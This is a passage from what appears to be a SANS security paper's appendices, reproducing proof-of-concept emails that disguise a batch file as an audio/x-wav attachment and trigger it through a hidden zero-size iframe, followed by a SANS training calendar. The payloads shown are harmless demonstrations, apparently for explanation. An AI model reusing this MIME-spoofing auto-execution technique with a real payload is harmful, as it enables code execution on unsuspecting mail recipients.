<DIV> </DIV></BODY></HTML>

------=_NextPart_001_001C_01C0CA80.6B015D10--

------=_NextPart_000_001B_01C0CA80.6B015D10
Content-Type: audio/x-wav;
        name="test.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID:<test>

echo OFF
start notepad.exe

------=_NextPart_000_001B_01C0CA80.6B015D10--
```

Appendix B

This example appears as listed on www.kriptopolis.com written by Juan Carlos Garcia Cuartango. It also uses the audio/x-wav MIME type, and executes a batch file called `hello.bat` *that runs the directory command, displays a message to the screen, and pauses until the user presses a key. It uses a named Content ID of* `example.txt` *to take advantage of the variant vulnerability previously listed.*

From: "xxxxx"
Subject: mail
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="1"

X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

--1

Content-Type: multipart/alternative;
boundary="2"

--2

Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:example.txt height=3D0 width=3D0></iframe>
**Will I show you a txt file ?
**
</BODY></HTML>

--2--

--1

Content-Type: audio/x-wav;
name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <example.txt>

dir C:
echo YOUR SYSTEM HAS A VULNERABILITY
pause

--1--

Last Updated: May 23rd, 2017

Upcoming Training

SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Atlanta 2017	Atlanta, GA	May 30, 2017 - Jun 04, 2017	Live Event
SANS Houston 2017	Houston, TX	Jun 05, 2017 - Jun 10, 2017	Live Event
SANS San Francisco Summer 2017	San Francisco, CA	Jun 05, 2017 - Jun 10, 2017	Live Event
Community SANS Virginia Beach SEC504*	Virginia Beach, VA	Jun 05, 2017 - Jun 10, 2017	Community SANS
SANS Charlotte 2017	Charlotte, NC	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Rocky Mountain 2017 - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	Denver, CO	Jun 12, 2017 - Jun 17, 2017	vLive
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
Mentor Session - SEC504	Reston, VA	Jun 13, 2017 - Aug 01, 2017	Mentor
SANS Minneapolis 2017	Minneapolis, MN	Jun 19, 2017 - Jun 24, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS Cyber Defence Canberra 2017	Canberra, Australia	Jun 26, 2017 - Jul 08, 2017	Live Event
SANS Columbia, MD 2017	Columbia, MD	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
Cyber Defence Japan 2017	Tokyo, Japan	Jul 05, 2017 - Jul 15, 2017	Live Event
SANS ICS & Energy-Houston 2017	Houston, TX	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Seattle SEC504	Seattle, WA	Jul 10, 2017 - Jul 15, 2017	Community SANS
Community SANS Sacramento SEC504	Sacramento, CA	Jul 17, 2017 - Jul 22, 2017	Community SANS
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
Community SANS Des Moines SEC504	Des Moines, IA	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Annapolis SEC504	Annapolis, MD	Jul 24, 2017 - Jul 29, 2017	Community SANS
Community SANS Phoenix SEC504	Phoenix, AZ	Jul 24, 2017 - Jul 29, 2017	Community SANS
Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Aug 07, 2017 - Aug 12, 2017	Community SANS
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event